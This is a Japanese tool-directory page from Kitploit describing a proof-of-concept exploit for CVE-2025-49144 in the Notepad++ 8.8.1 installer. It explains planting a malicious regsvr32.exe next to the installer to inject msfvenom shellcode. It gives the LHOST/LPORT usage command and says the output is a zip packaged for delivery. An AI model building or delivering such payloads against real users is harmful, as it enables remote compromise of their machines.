
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Notepad-8.8.1_CVE-2025-49144 — Notepad++ 8.8.1 インストーラーにおける CVE-2025-49144 脆弱性を悪用する概念実証 (PoC)。 | Kitploit

ツール/GitHubGitHub/b0ysie7e/notepad-8.8.1_cve-2025-49144
ペイロード生成エクスプロイトシェルコードペネトレーションテスト学習と教育バイナリエクスプロイト
GitHubb0ysie7e/notepad-8.8.1_cve-2025-49144

Notepad-8.8.1_CVE-2025-49144

Notepad++ 8.8.1 インストーラーにおける CVE-2025-49144 脆弱性を悪用する概念実証 (PoC)。

共有
リポジトリを見る
61351年前未レビュー

CVE-2025-49144 – Notepad++ 8.8.1 用エクスプロイト

このリポジトリには、Notepad++ 8.8.1 インストーラーのCVE-2025-49144脆弱性を悪用する実用的なProof of Concept(PoC)が含まれています。この悪意のある実行は、脆弱なインストーラーと同じディレクトリにバイナリ(regsvr32.exe)を配置することで発生します。インストーラーが実行されると、コンテキストを継承してペイロードがトリガーされます。

⚠️ 免責事項
このコードは教育および研究目的にのみ厳密に意図されています。明示的な許可なくシステムで不正に使用すると、法律違反となる可能性があります。
作者は、このツールの誤用や悪意のある活動について一切責任を負いません。


🧪 要件

  • Python 3.x
  • msfvenom(Metasploit Framework の一部)
  • mingw-w64(x86_64-w64-mingw32-gcc)
  • 脆弱なインストーラー: npp.8.8.1.Installer.x64.exe(同じディレクトリに手動で配置する必要があります)

⚙️ 使用方法

python3 exploit.py -i <LHOST> -p <LPORT>

例:

python3 exploit.py -i 192.168.100.10 -p 4444

これにより、次のファイルが生成されます:

  • regsvr32.exe: リモートの notepad.exe プロセスにシェルコードを注入する実行可能ファイル。
  • notepad_payload.zip: 配信準備済みのアーカイブ。内容は以下のとおり:
    • npp.8.8.1.Installer.x64.exe
    • regsvr32.exe

🎬 デモ


[デモプレビュー]

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    370
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →